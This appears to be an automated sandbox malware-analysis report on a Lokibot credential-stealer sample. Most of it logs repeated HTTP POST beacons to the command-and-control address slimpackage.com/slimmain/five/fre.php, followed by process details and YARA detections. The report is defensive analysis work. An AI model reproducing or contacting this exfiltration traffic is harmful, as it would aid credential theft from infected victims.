Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:26.009494066 CET	1032	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:26.305594921 CET	1033	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:25 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49810	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:20.254046917 CET	2019	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:20.562068939 CET	2020	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:19 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49811	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:24.894113064 CET	2021	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:25.157571077 CET	2021	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:24 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49817	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:27.413146019 CET	4663	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:27.684449911 CET	5953	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:26 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49818	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:32.783225060 CET	9938	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:33.072432041 CET	9939	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:31 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49819	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:35.615469933 CET	9940	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:35.870157003 CET	9940	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:34 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49821	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:37.954643011 CET	10743	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:38.208590984 CET	10744	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:37 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49822	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:40.432496071 CET	10745	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:40.701186895 CET	10748	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:39 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49830	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:43.095140934 CET	10761	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:43.349975109 CET	10764	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:42 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49837	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:44.516567945 CET	10778	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:44.775058985 CET	10781	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:43 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49844	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:45.910084963 CET	10794	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:46.169789076 CET	10797	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:45 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49747	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:27.434581995 CET	1034	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:27.691371918 CET	1034	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:26 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49848	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:47.885916948 CET	10802	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:48.140469074 CET	10803	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:47 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49849	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:50.027789116 CET	10804	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:50.297445059 CET	10804	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:49 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49851	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:53.334038973 CET	10810	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:53.614516973 CET	10811	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:52 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49852	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:55.488935947 CET	10811	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:55.748456001 CET	10812	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:54 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49853	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:25:58.848829031 CET	10813	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:25:59.150161028 CET	10813	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:25:58 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49854	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:01.825690031 CET	10814	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:02.124898911 CET	10815	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:01 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49855	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:03.549432993 CET	10816	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:03.807121038 CET	10816	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:02 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49856	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:05.020304918 CET	10817	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:05.276611090 CET	10818	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:04 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49857	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:06.500273943 CET	10819	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:06.756701946 CET	10819	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:05 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49858	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:07.901534081 CET	10820	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:08.157304049 CET	10821	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:07 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49748	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:29.242786884 CET	1035	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:29.497827053 CET	1036	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:28 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49859	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:09.260756969 CET	10822	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:09.516175032 CET	10822	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:08 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49860	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:10.842581034 CET	10823	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:11.103255033 CET	10824	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:10 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49861	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:12.247627974 CET	10824	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:12.540654898 CET	10825	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:11 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49862	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:13.817317009 CET	10826	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:14.092477083 CET	10826	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:13 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49863	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:15.234067917 CET	10827	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:15.487595081 CET	10828	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:14 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49864	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:26:16.746339083 CET	10829	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:26:17.038023949 CET	10829	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:26:15 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49749	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:31.358483076 CET	1036	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:31.613352060 CET	1037	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:30 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49750	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:32.843753099 CET	1134	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:33.104927063 CET	1135	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:32 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49751	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:34.253885984 CET	1136	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:34.548223019 CET	1136	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:33 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49752	104.223.93.105	80	C:\Users\user\Desktop__.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 09:24:35.721894026 CET	1137	OUT	POST /slimmain/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: slimpackage.com Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: CC3B1AE Content-Length: 163 Connection: close
Jan 14, 2022 09:24:35.982877970 CET	1137	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 08:24:34 GMT Server: Apache Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: __.exe PID: 7040 Parent PID: 3380

General

Start time:	09:24:12
Start date:	14/01/2022
Path:	C:\Users\user\Desktop__.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop__.exe"
Imagebase:	0x400000
File size:	238317 bytes
MD5 hash:	E9B74BFB67BF3DCEF39E23674D4DD63F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000002.00000002.299558111.00000000023E0000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.299558111.00000000023E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000002.299558111.00000000023E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000002.299558111.00000000023E0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000002.299558111.00000000023E0000.00000004.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000002.299558111.00000000023E0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: __.exe PID: 5768 Parent PID: 7040

General

Start time:	09:24:13
Start date:	14/01/2022
Path:	C:\Users\user\Desktop__.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop__.exe"
Imagebase:	0x400000
File size:	238317 bytes
MD5 hash:	E9B74BFB67BF3DCEF39E23674D4DD63F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000003.00000002.553223743.00000000007A7000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000000.293455627.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000003.00000000.293455627.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000003.00000000.293455627.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000003.00000000.293455627.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000003.00000000.293455627.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000003.00000003.316225767.00000000007BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 